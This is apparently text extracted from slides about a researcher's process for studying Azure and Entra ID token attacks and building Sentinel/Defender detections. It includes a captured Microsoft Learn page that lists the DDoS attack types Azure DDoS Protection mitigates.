
TOKENS


ID Token/Access Token issued by Entra ID (JWS)
Primary Refresh Token (PRT)
Proof-of-Possession Token (PoP)
Shared Access Signature token (SAS)


DEMO PRT


Start with the
end in mind











Start with the
end in mind

I want to **understand**:

- The fundamental mechanics of the current Azure Attacks
- How the attacks can compromise the tenants
- How Entra ID can be abused
- How to detect this attacks with Sentinel/Defender XDR

Start with the end in mind

I want to understand:

- The fundamental mechanics of the current Azure Attacks
- How the attacks can compromise the tenants
- How Entra ID can be abused
- How to detect these attacks with Sentinel/Defender XDR

I want to **produce in 2025**:

- 2-3 blog posts / 1 talk for others to understand and build on
- Example of tools usage and how to abuse Azure
- Give some Detection guidance / KQL

Start with the end in mind

I want to understand:

- The fundamental mechanics of the current Azure Attacks
- How the attacks can compromise the tenants
- How Entra ID can be abused
- How to detect this attacks with Sentinel/Defender XDR

I want to produce in 2025:

- 2-3 blog posts / 1 talk for others to understand and build on
- Example of tools usage and how to abuse Azure
- Give some Detection guidance / KQL

If appropriate for **My company**, I want to **prepare for**:

- The impact on the existing SOC Detection
- How to train our teams to investigate this attacks
- What data to collect and ingest, and how to setup An. rules

My Azure Attacks Research Process

Study intent
and Design of
the Attacks

Explore the
Attack using
various means


Catalogue
Attacks
& Explore the
Defense

Share findings

Start with the
end in mind

Establish success
criteria for this research

My Azure Attacks Research Process



Study intent,
Design and
Usage of the
System

Official 
Documentation

Technical

Non-Technical

Google

Google Search

I'm Feeling Lucky

Google



| Microsoft Azure attacks path



Google Search


I'm Feeling Lucky



Filter by title

- Azure DDoS Protection documentation
 - Get started
 - Configure
 - Deploy
 - Resiliency
 - Components of a DDoS response strategy
 - Fundamental best practices
 - Reliability
 - Reference architectures
 - Types of attacks**
 - Operational excellence
 - Security
 - Reference
 - Resources

Learn / Azure / Networking / DDoS Protection /



Types of attacks Azure DDoS Protection mitigate

Article • 03/17/2025 • 7 contributors

Feedback

Azure DDoS Protection can mitigate the following types of attacks:

- Volume attacks: These attacks overwhelm a target with a flood of illegitimate traffic. Azure DDoS Protection mitigates these attacks by differentiating between malicious and legitimate traffic, by interacting with the client, and blocking malicious traffic. Common attack types are listed in the following table.

Attack type	Description
ICMP Flood	Sends a large number of ICMP packets to a single IP address, causing resource exhaustion.
IP/ICMP Flood	Sends a large number of IP/ICMP packets to a single IP address, causing resource exhaustion.
IPsec Flood	Sends a large number of IPsec packets to a single IP address, causing resource exhaustion.
UDP Flood	Sends a large number of UDP packets to random ports, causing resource exhaustion.
Reflection Amplification Attack	Uses a third-party server to amplify the attack traffic towards the target.

- Protocol attacks: These attacks render a target inaccessible, by exploiting a weakness in the layer 3 and layer 4 protocol stack. They include SYN flood attacks, reflection attacks, and other protocol attacks. DDoS Protection mitigates these attacks, differentiating between malicious and legitimate traffic, by interacting with the client, and blocking malicious traffic. Common attack types are listed in the following table.

Additional resources

Training

Module
[Introduction to Azure DDoS Protection - Training](#)

Learn how to guard your Azure services from a denial of service attack using Azure DDoS Protection.

